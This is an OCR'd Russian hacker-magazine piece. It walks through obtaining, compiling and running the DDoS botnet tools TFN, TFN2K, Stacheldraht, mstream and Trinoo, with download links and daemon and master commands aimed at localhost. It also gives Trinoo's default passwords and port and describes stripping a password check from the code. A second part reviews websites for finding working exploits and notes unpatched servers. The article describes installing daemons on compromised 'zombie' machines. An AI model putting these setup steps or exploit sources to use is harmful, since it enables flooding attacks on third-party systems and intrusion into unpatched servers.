В основном все DDoS-тулзы работают по такой схеме: хакер получает доступ к машине, устанавливает на нее программу-демона из комплекта своей DDoS-тулзы - проделывает то же самое еще с несколькими машинами. Машина, на которую установили демона, называется “зомби” (а процесс этот называется - “зомбировать”). Потом он запускает программу-мастера (тоже из комплекта DDoS-тулзы) на своем компе (иногда мастера, как и демона, можно установить на удаленную машину) и командует ей начать атаку на такой-то IP. Мастер в свою очередь командует всем демонам пинговать жертву. Получается, что несколько машин из разных точек нета атакуют одну, и, если зомбированных компов достаточно, жертве скоро настает 3.14zDoS, а вернее - 3.14zDDoS, так как атака распределенная ;). Это теория. А мы сейчас поглядим, что собой представляют эти самые DDoS-тулзы на самом деле. Let`s do it!

TFN

Tribe Flood Net Project - одна из первых DDoS-тулз. Арсенал TFN состоит из udp flood, syn flood, icmp flood и smurf`a. TFN был разработан хацкером под ником Mixter, который считается одним из наиболее грамотных людей, шарящих в DDoS-атаках (его статью о будущем DDoS-атак можно почитать тут: http://packetstorm.linuxsecurity.com/distributed/tfn3k.txt). Сам TFN можно утянуть по этой ссылке: http://packetstorm.linuxsecurity.com/distributed/tfn.tgz. После распаковки появится директория TFN. Чтоб скомпилировать тулзу, надо перейти в эту директорию и ввести “make”. После этого появится три исполняемых файла: td, tfn и tfn-rush. td - это демон, tfn - мастер, а tfn-rush - тоже мастер, но работающий в каком-то rush-mode. Итак, давай установим у себя на машине демона, чтоб посмотреть, как все это работает, - вводим в командной строке:

```
./td
```

На этом тяжелейшая задача по установке демона решается ;). Теперь надо создать iplist - файл, в котором должны лежать IP-адреса зомбированных компов. Так как зомби у нас один (наша же тачка), открываем любой текстовый редактор, пишем в нем одну строку - 127.0.0.1 - и сохраняем его под именем iplist в директорию, куда разархивировался TFN. Теперь можно атаковать ;). Вводим:

```
./tfn ./iplist 3 127.0.0.1
```


(Рис. 1)

Это мы, типа, атаковали пингом. Если хочешь узнать, какие еще есть способы, запусти tfn без параметров.

Чтоб подвести итог, могу сказать, что TFN - отличный инструмент, четкий, понятный, простой и безглючный. Но уже достаточно древний (от чего он не стал хуже - просто его потомки стали лучше)...

TFN2K

Это современная версия обычного TFN (от того же Maxter`a). Отличий очень много - появилась куча наворотов. Теперь тулза позволяет при каждом соединении мастера с демоном произвольно менять порты и методы атаки - так что блокировка firewall`ом одного из портов уже не спасает. Появилась куча новых атак, пароль на доступ к демону (чтоб левые перцы не могли воспользоваться зазомбированной тобой тачкой) и т.д. Кроме того, TFN2k умеет по-




1

человечески спуфить IP`шники (если ничего не задавать специально, IP будет спуфиться random`ом).

Одно плохо - при компилировании этой тулзы полезли баги :(. Пришлось лезть в исходники и искать ошибки. Все запахало нормально, когда я заменил везде в файлах ip.h, ip.c и tribe.c “in_addr” на “in_addr_”. Ну ладно, будем считать, что когда ты сидишь под линухом, лезть постоянно в исходники - это в порядке вещей (а это разве плохо? нужна тебе прога - лезь в исходники. Под виндами такой возможности вообще нет - если прога глючит и не работает, то можно забыть про нее насовсем - прим. ред.). Зато после моих ковыряний все нормально откомпилировалось (во время компиляции меня попросили задать пароль), и в директории появилось несколько бинарников, из которых нас интересуют только td

DDOS`EPA



(демон) и tfn (мастер). Как и раньше, запускаем демона (./td), а потом мастера:
.
/tfn -f ./iplist -c 6 -i 127.0.0.1 (Рис. 2)

И вводим пароль, который задали во время компиляции. Это опять icmp flood. Чтоб узнать, как делаются другие атаки, запусти tfn без параметров.
Итог: TFN2k - хоть и немного подглючил при установке, оказался очень мощным и гибким DDoS-инструментом. Наверное, самым лучшим на сегодняшний день :). Да, чуть не забыл - TFN2k качается тут: http://packetstorm.linuxsecurity.com/distributed/tfn2k.tgz.

STACHELDRAHT

У этой тулзы печальная история - ее сначала зарезили в нерабочем виде (некто Randomizer), и только потом некто Psychoid отфиксил баги и добавил новых возможностей. Посмотрим, что получилось ;). К достоинствам можно отнести то, что трафик между демоном и мастером шифруется. Ну и, конечно, куча доступных атак - тоже немаловажное ;) достоинство. И еще: Stacheldraht состоит не из двух частей, а из трех. Демон ставится на зазомбированной тачке, мастер-сервер ставится на любой удаленной тачке, а мастер-клиент - на тачке хацкера. Такой подход сводит к нулю возможность поймать взломщика и надавать ему по ушам.
Взять можно тут: http://packetstorm.linuxsecurity.com/distributed/stachelantigl.tar.gz. Распаковываем архивчик в директорию ./stachel и идем компилировать:

```
cd ./stachel
make
```

Попросят ввести пароль. Вводим и идем компилить дальше (в поддиректориях):

```
cd ./client
make
```

Попросят ввести IP-адрес сервака, на котором висит мастер. Вводим 127.0.0.1 и идем дальше:

```
cd ../telnetc
make
```


Все должно пройти нормально :). Если все ок, лезем в папку ./client и запускаем бинарник td (демон). Потом возвращаемся обратно в ./stachel и вводим:

```
./mserv 127.0.0.1
```

Прога (это мастер-сервер) отрапортует, что нашла одного клиента. Теперь можно потирать ручки и приступать к действиям ;). Идем в директорию ./telnetc и вводим:

```
./client 127.0.0.1
```

Это и есть мастер-клиент. Прямо на входе он попросит ввести пароль. Вводим и попадаем в интерактивное меню тулзы. Кроме всего прочего, тут куча приколов :)))))). Например, прога пишет: “type .help if youare lame”, а к тебе обращается примерно так: “no packet action at the moment, sir” :). Не DoS-тулза, а




шут какой-то :))). Ок, давай традиционно попингуем самих себя и оставим Stacheldraht в покое:

```
.micmp 127.0.0.1 (Рис. 3)
```

Для остальных атак введи “.help”.
Итог: рулезнейшая прога! Достаточно продвинутая, обладает кучей функций, знает кучу атак.


MSTREAM

Эта тулза досталась мне в виде одного большого текстово-



го файла: в нем содержится код Makefile`а, код master.c и код server.c. Если тебя не заломает выковыривать все из этого файла, можешь забрать его отсюда: http://packetstorm.linuxsecurity.com/distributed/mstream.txt. Меня не ломает, так что я запустил текстовый редактор, аккуратно порезал и разложил все как надо. В итоге у меня получилась директория с тремя файлами внутри: Makefile, master.c и server.c. Компилирую:

make




Как ни странно, все сошлось с первого раза, и в папке появилось два бинарника: master и server. Запускаю демона:
./server

Молча запускается и уходит в бэкграунд ;). Теперь запускаю мастера:

./master (Рис. 4)

И этот уходит в бэкграунд... И что? И как? А как же DDoS-атаки и все такое? Ничего не понял...



Итог: если бы что-нибудь запустилось, можно было бы подвести итог...

TRINOO

Еще одна DDoS-тулза. Копируем отсюда архив: http://packetstorm.linuxsecurity.com/distributed/trinoo.tgz, распаковываем в какую-нибудь директорию и заходим в нее. (Рис. 5)

Две папочки: ./daemon и ./master с соответствующими составляющими Trin00 внутри. Сначала займемся мастером. Заходим в его папку:

cd ./master

и компиллируем мастера:

make

После этого в папке появится бинарник ./master. Все, мастер готов :). (Рис. 6)

Теперь лезем в папку с демоном

cd ../daemon


Там лежит всего один исходник - ns.c. Его придется править. Открываем и ищем следующий фрагмент: (Рис. 7)

Это, типа, настройки мастера. Я настроил все вот так: (Рис. 8)

Далее надо откомпилировать ns.c следующей командой:

gcc -o daemon ns.c

но что-то он у меня не захотел компилироваться :(. Пришлось лезть в исходник еще раз и смотреть, в чем проблема. А проблема в том, что компилятор не может найти функцию “crypt”, которая заюзана в исходнике. (Рис. 9)



Ковыряться неохота, поэтому просто убираю эту функцию на фиг, заменив ее на дурацкое сравнение следующим образом: (Рис. 10)

Хреново, конечно, так делать, зато после этого все нормально откомпилировалось :). В папке ./daemon появился бинарник daemon. Запускаем его:


./daemon

Теперь можно запустить и мастер:

../master/master

Появится два вопросительных знака:(Рис. 11)

Это, типа, мастер просит ввести пароль на запуск: вводим “gOrave”. Все, мастер запущен. Теперь, чтоб с ним работать, на-




до прителнетиться к порту 27665.


telnet 127.0.0.1 27665
Видим следующую штуку: (Рис. 12)


Мастер ждет ввода пароля на соединение: вводим “betaalmostdone” и попадаем в командную строку Trin00: (Рис. 13)


Вот теперь можно развлекаться :). Нет... кое-что забыли. В директории мастера надо создать файл, название которого состоит просто из трех точек (“...”) - это аналог TFN`овского iplist`a. Пишем в него одну строчку (т.к. у нас только один демон) - 127.0.0.1 - и сохраняем. Теперь можно вернуться в меню проги. Если не знаешь, что делать, можно ввести “help”, и программа выплюнет список доступных команд. Пингуем :):


mping 127.0.0.1
Итог: довольно глючная тулза, работает как-то криво (пакеты шлет, но почему-то очень вяло). В общем, лучше пользоваться чем-нибудь другим, благо DDoS-тулз достаточно.











На этом, пожалуй, стоит закончить знакомство с DDoS-тулзами (хотя их еще много: Kaiten, Voyager Alpha Force и т.д.). Тебе, друган, я советую скачать все, что мы сегодня обозрели, и опробовать на практике (на своей тачке, естественно - я тебя не призываю кого-либо DoS`ить, Боже упаси...). Нагиморроешься, зато и знаний наберешься, а то сейчас, небось, читаешь и думаешь - “это не для меня”, “линукс еще какой-то ставить”, “я это не умею”, “не могу” и т.д. Ты сейчас какой журнал читаешь? Спец или фуфло какое-нибудь для домохозяек? Если Спец, то должен уметь... Удачи!

ОБЗОР БАЗ ЭКСПЛОИТОВ

TanaT (Tanat@yes.ru)

Эксплоит - это программа, позволяющая использовать какую-либо ошибку в системе безопасности и иметь с этого выгоды. Фактически, работающий эксплоит является венцом хакерского искусства. В каждой программе и на каждом сервере существует огромное количество лазеек, позволяющих теоретически стать суперюзером или послать сервак в даун. Но лишь успешная попытка использовать такую дырку рождает эксплоит. А пока он не будет написан, никто и не подумает выпустить заплатку к проколовшейся софтине. Чтобы написать свой собственный эксплоит, недостаточно одних только знаний в языках программирования. Необходимо еще хорошо разбираться в особенностях конкретных операционных систем и системных функций.

Интернет предоставляет огромное количество ресурсов по данной тематике, но наиболее полезными в этом случае являются базы эксплоитов. В них ты можешь найти уже готовые работающие эксплоиты (к большинству из них уже, правда, выпустили заплатки, но не все админы их себе поставили ;)) по конкретным стандартным багам и операционным системам. Также такие сайты предоставляют достаточно полезные руководства по эксплуатации той или иной стандартной дырки, например, DoS- и DDoS-атакам, а также переполнениям стека и буфера. Исторически сложилось так, что эксплоиты пишутся на Си (реже на ассемблере и Перле). Поэтому, чтобы разобраться в том или ином деструктивном механизме, необходимы хотя бы минимальные знания синтаксиса языка Си. Подробные комментарии авторов очень часто упрощают этот процесс и делают его даже приятным, особенно когда удается полностью схватить весь принцип программы :). Обзору баз эксплоитов и посвящена эта статья.

Чтобы ты лучше ориентировался в представленном материале, мы придумали систему сравнения веб-узлов. Так что смотри на наши оценки (по пятибалльной шкале) и выбирай ресурсы по душе.

Внимание! Ввиду того, что многие сайты не указывают размер своей базы, мы вынуждены оценивать количество эксплоитов также по пятибалльной шкале. Известный сайт www.rootshell.com в обзор не вошел, так как в последнее время он вообще не отвечает на запросы. Может тебе повезет больше?

WWW.NEWORDER.BOX.SK

Величина базы: -
Удобство навигации: 5
Частота обновлений: 5
Бонусы: 3

Этот сайт является представителем так называемой box network. Вот его основной девиз: «The resource for people to help avoid being hacked». Честно говоря, данный ресурс является фаворитом. Сейчас разберемся - почему.

Как я ни пытался оценить размер базы этого ресурса, ничего не получилось. Суть в том, что он не содержит эксплоиты на своем сервере. Но на нем есть прямые ссылки на необходимый тебе материал (по большому счету, ведь все равно, где лежит классный эксплоит). А так как никто нигде не писал «эксплоитов у нас столько-то», то параметр «величина базы» мы не оценивали.

При первом попадании на сайт надо выбрать русский язык в одном из выпадающих списков (в правом верхнем углу страницы). На основной странице узла можно найти свежие новости о последних дефейсах и эксплоитах. Частота обновления этой информации просто поражает: как ни зайдешь, увидишь новый эксплоит, датированный вчерашним днем. Это мощно! Небольшая ссылочка внизу фрейма с последними эксплоитами - view all exploits - выдаст тебе все эксплоиты, отсортированные по дням. Это очень удобно при детальном поиске.

Идем дальше. Ровно по центру страницы (а она, надо сказать, длинная) есть куча гиперссылок, позволяющая получить инфу по различных аспектам компьютерной секьюрити. Авторы не обделили своим вниманием ни фрикинг, ни крякинг, ни хакинг. Больше всего меня поразила надпись возле ссылки, ведущей к уязвимостям родной винды. В переводе с английского она звучит примерно так: «Кто хакнет твою Винду?». Я как-то и не думал, что и мой комп можно хакнуть. Брр-р. Не дадимся!

Среди этого набора гиперссылок можно выделить особо важную: «EXPLOITS». Думаю, ее смысл всем понятен. Щелкнув на ней, ты попадешь на страничку, содержащую архив эксплоитов, отсортированный по ОСям, бонусы и ссылки на соседние ресурсы. Сразу оговорюсь, что здесь представлены эксплоиты ко всем ОСям (даже очень редким). Отдельно выделены эксплоиты для брандмауэров, что, безусловно, радует. К бонусам мы вернемся чуть позже.

Не стоит, однако, сразу тыкать в описанную выше гиперссылку. Среди других ссылок есть тоже очень полезные пункты. Например, ссылка «ICQ» указывает на уязвимости в этой софтине, тулзы, позволяющие их использовать, и исходники эксплоитов. Они, кстати, почти все написаны на Си и содержат комментарии.

Теперь перейдем к бонусам. Их много. И это кайф. Во-первых, сайт содержит прямые ссылки на руководства по написанию конкретных эксплоитов (например, по DoS-атакам и переполнению буфера), утилит (тоже не безобидных :)) и отысканию уязвимостей в различном софте. Руководства для новичков тоже присутствуют, хотя их не так много. Во-вторых, на сайте есть куча ссылок на софт (всяческие тулзы), помогающий в написании эксплоитов. (Как он может помочь? Не знаю. Но так написано! ;))

В-третьих, помимо ссылочной навигации по темам (ее мы как раз и рассмотрели), есть обычное поисковое окошко. Вбивай в него ключевые слова, и результат не заставит себя ждать.

Согласись, фич у этого ресурса дофига. Основная - руководства, мануалы и туториалы по написанию самых чумовых эксплоитов.

WWW.HACK.COM.UA

Величина базы: 5
Удобство навигации: 5
Частота обновлений: 5
Бонусы: 5


Если хоть раз попадешь на этот ресурс, то поймешь, что лучшего в сети найти вряд ли удастся. Что такого крутого в этом веб-узле? Во-первых, так же, как и viod.ru, он полностью на русском языке. Во-вторых, он посвящен безопасности в целом, и на нем ты можешь найти огромное количество статей, мануалов и руководств. В-третьих, неплохой форум (хотя viod'овскому он, конечно, уступает). А что может предложить база эксплоитов этого сайта? Около 2,5 тысяч эксплоитов, каждодневное обновление, эксплоиты на Си, CGI, Perl, прокомментированные исходники, офигенная система навигации и поиска.

На последнем пункте мы остановимся подробнее. Выбрав на основной странице сайта раздел «Эксплоиты», ты попадешь на пагу, где все эксплоиты уже отсортированы по различным признакам: ОСям, системным сервисам, шелкоду. Также есть возможность просмотреть отдельно DoS-эксплоиты. Это оч-чень приятно, так как до этого ни один из русскоязычных сайтов так профессионально не подходил к организации базы уязвимостей. Но это еще не все! Тут же представлен раздел, называющийся «Papers». В нем лежит куча руководств и пособий по написанию своих эксплоитов. Не пропусти!

С навигацией вроде бы разобрались, теперь переходим к поиску. Вообще, придумать нормальную маску для поиска эксплоитов непросто. Организаторы же этого ресурса решили проблему в лоб, что оказалось достаточно эффективно. Чтобы найти нужный тебе эксплоит, ты должен заполнить (как можно подробнее) поля в поисковике (его окошки расположены прямо внизу страницы): ОС (думаю, без вопросов), название (например, firewall или Red Hat - этот пункт является уточнением предыдущего, в котором ты выбирал, к примеру, Linux, а не Linux Red Hat), версия ОС, сервис (тип уязвимости, используемой эксплоитом), тип эксплоита (например, DoS, local, remote...). Самое приятное, что почти к каждому пункту существует выпадающий список, позволяющий формировать запрос простым щелчком мыши. Таким образом, можно сэкономить туеву хучу времени :).

Мощной фичей является обновляемость - при заходе в базу эксплоитов перед тобой предстанет список из примерно десяти последних эксплоитов. И не исключено, что новейший из них будет датирован сегодняшним числом.

Однако жизнь не такая безоблачная, а пятачок вовсе не розовый... У этого узла есть один минус (небольшой, правда, но все же). Чтобы получить доступ к базе эксплоитов, необходимо зарегистрироваться. Что может быть проще? Кое-что может, это тебе не mail.ru дырявый, глюканутый и быстрый на расправу. После внесения своих данных придется ждать несколько дней, пока тебе пришлют логин и пароль на мыло (его ты, естественно, тоже сообщаешь). Мне прислали через три дня. Один чел в сети, правда, кричал, что он так и не дождался своего пароля (при этом он поливал весь сайт и отнюдь не соком J7). По-моему, это все фигня - просто надо региться поскорому, чтобы потом (когда припрет) получить полноценный доступ сразу.



Этот минус легко побороть. Во-первых, сразу после первого ввода логина и пароля сайт разместит на твоем винте кукис, и больше ничего вводить не придется. Между прочим, очень приятно видеть личное приветствие при открытии главной страницы архива с эксплоитами ;). Во-вторых, если тебе реально невтерпеж, можешь написать мне на личную мыльницу и попросить мой собственный пароль. Я же не облезу, если ты скушаешь пару БЕСПЛАТНЫХ эксплоитов на завтрак за мой счет!

WWW.INSECURE.ORG

Величина базы: 3
Удобство навигации: 4
Частота обновлений: 2
Бонусы 2

Это страница содержит инфу по сверхпопулярному сканеру портов - NMAP. Казалось бы, причем здесь сканер портов? Да ни при чем. Просто один из разделов сайта называется Exploit World. Мы не могли обойти его вниманием :). Итак, залезаем внутрь. Перед нами все эксплоиты, отсортированные по ОСям. Также есть раздел, где все эксплоиты лежат без разбора. Именно по этой странице легко определить размер данного архива. Он достаточно мал, думаю, там меньше пятидесяти эксплоитов. Зато каждый из них имеет подробные комментарии и шапку. В шапке (она представляет собой таблицу) указывается полная и даже сверхполная инфа: дата написания эксплоита, его тип (основной принцип действия), к какой он проге или ОС, его автор. Частота обновления этого архива нулевая. Т.е. последнее обновление было в 1998 году. Хреново, да? А бонусы вообще отсутствуют.

Однако не стоит сразу отбрасывать этот сайт в сторону, он может пригодиться для начинающих, так как им еще не важна актуальность эксплоита в наше время. На первое место выходят понятность и прозрачность алгоритма. А тут комментарии будут как нельзя кстати.

WWW.HACKERS.COM

Величина базы: 4
Удобство навигации: 4
Частота обновлений: 3
Бонусы: 3

Мощный ресурс. Его раздел Exploits и есть гавань обетованная :). Основной девиз данной базы эксплоитов: «Защити себя от эксплоитов, узнав, как они работают». И это абсолютно верное утверждение!
Попав в базу, ты увидишь тридцатку самых-самых (по мнению авторов сайта) эксплоитов. А наверху - красивую менюшку, позволяющую искать эксплоиты по ОСям. Щелкнув, например, на пункт Винда, ты наткнешься штук на тридцать эксплоитов, датированных 2001 годом. Отсюда делаем вывод - обновления у данного ресурса страдают... да и размер базы не велик. Но должно же быть в этом архиве хоть что-то хорошее! И оно есть. Это просто очень хорошие комментарии по всему исходному коду эксплоитов. Думаю, это порадует начинающих хацкеров. Также приятен ассортимент эксплоитов: в базе представлены CGI-эксплоиты и другие не Сишные исходники. Это тоже не последний аргумент. Ну и в самом конце - просто приятный дизайн сайта. Ничего не режет глаз, не давит на уши и не лезет в нос. Изучай и наслаждайся.

WWW.VOID.RU

Величина базы: 5
Удобство навигации: 3
Частота обновлений: 5
Бонусы: 5

